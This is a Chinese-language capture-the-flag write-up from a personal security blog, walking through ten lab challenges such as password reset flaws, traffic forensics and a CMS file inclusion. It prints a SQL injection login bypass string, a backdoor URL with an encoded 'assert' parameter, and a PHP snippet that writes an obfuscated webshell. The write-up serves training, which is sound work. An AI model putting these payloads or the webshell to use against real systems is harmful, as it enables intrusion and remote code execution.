3G0众测靶场-0407 WriteUp

原创


Adminxe 于 2020-05-04 03:04:47 发布 1245 收藏 6
文章标签： 安全 信息安全

0x01 前言


昨天参加了3G0众测的题目，一直没来得及更新题目，今天的话看JC师傅整理了一下，我这边也来凑下热闹。内容挺基础，但是对一些CMS类型和框架不熟悉的话，就很容易走偏路，经常看响应包，还有就是判断CMS类型，是一个非常重要的事情，博主也是一个比较实在的人，有一说一，所以大家也不要见怪。补充一句，博主也有没做出来的，比如逆向这种题目，我直接略过了，然后大家还是做的时候细心一些，很容易就会通过。

0x02 题目内容


1.逻辑漏洞（考点任意密码重置）




2.流量包溯源（找第一个POST包，可以看到是一个图片马）




3.还是溯源（查看爆破成功的账号，这里因为对wireshark不太熟练，摸了半天，发现爆破的是OA系统，爆破会发起一个请求包，爆破成功会从服务器返回一个与众不同的响应包，指定服务器的IP地址作为过滤）



找黑客留的后门（比较简单，用菜刀连一下就得到key）



http://116.63.149.36:52306/www/hack/bin.php?e=YXNzZXJ0 密码POST



5.万能密码

进来是一个后台界面随手试


Admin' or 1=1#

1111

进来了

6.Jupyter未授权访问

这个是一个在线编辑器，直接就RCE了



7.tomcat弱口令+任意文件上传

弱口令admin:123456

然后上传一个war包

Getshell

8.代码审计

大致意思是这样的

<?php

if(!empty($_GET[1]) && $_GET[1]==’GET.fPZ87’){$_=@fopen(‘t.php’, ‘a’);


@fwrite($_,”<?php \$_=str_replace(‘ilo’,’ass’,str_replace(‘vey’,’ert’,\$_GET[2]));@\$_(\$_POST[1]);?>”);

@fclose($_);}

?>

判断传入的参数1==GET.fPZ87,如果存在就生成t.php

然后连接t.php




9.凡诺cms的两个洞


一个是前台登陆绕过，然后后台文件包含getshell

这边采用的是include爆破phpinfo， 利用条件竞争 来进行拿flag，这里参考一篇文章：

https://www.anquanke.com/post/id/201136



10.同时接触一个Drupal的漏洞，直接EXP去打



0x03 补充上一些网上公众号以及大佬的总结

https://mp.weixin.qq.com/s?__biz=Mzl2MTI1MDQ5Mw==&mid=2247483766&idx=1&sn=6fbf2fc0c450de43d72ffe23869d353d&chksm=ea5

https://mp.weixin.qq.com/s?__biz=Mzl2MTI1MDQ5Mw==&mid=2247483766&idx=1&sn=6fbf2fc0c450de43d72ffe23869d353d&chksm=ea5

https://mp.weixin.qq.com/s?__biz=Mzg5NTIxNDE3NQ==&mid=2247484111&idx=1&sn=36f01bf4accab1ce0159d160f04b3555&chksm=c01

https://mp.weixin.qq.com/s?__biz=MzA4NzUwMzc3NQ==&mid=2247484561&idx=1&sn=b2f89b477e4f7f8f20000063a86b4fc5&chksm=903

https://mp.weixin.qq.com/s?__biz=MzA4NzUwMzc3NQ==&mid=2247484568&idx=1&sn=88e55ad47894114afd8ac90280c69c8c&chksm=9

https://mp.weixin.qq.com/s?
__biz=MzA4NzUwMzc3NQ==&mid=2247484568&idx=1&sn=88e55ad47894114afd8ac90280c69c8c&chksm=9(

转载请注明：Adminxe's Blog » 3G0众测靶场-0407 WriteUp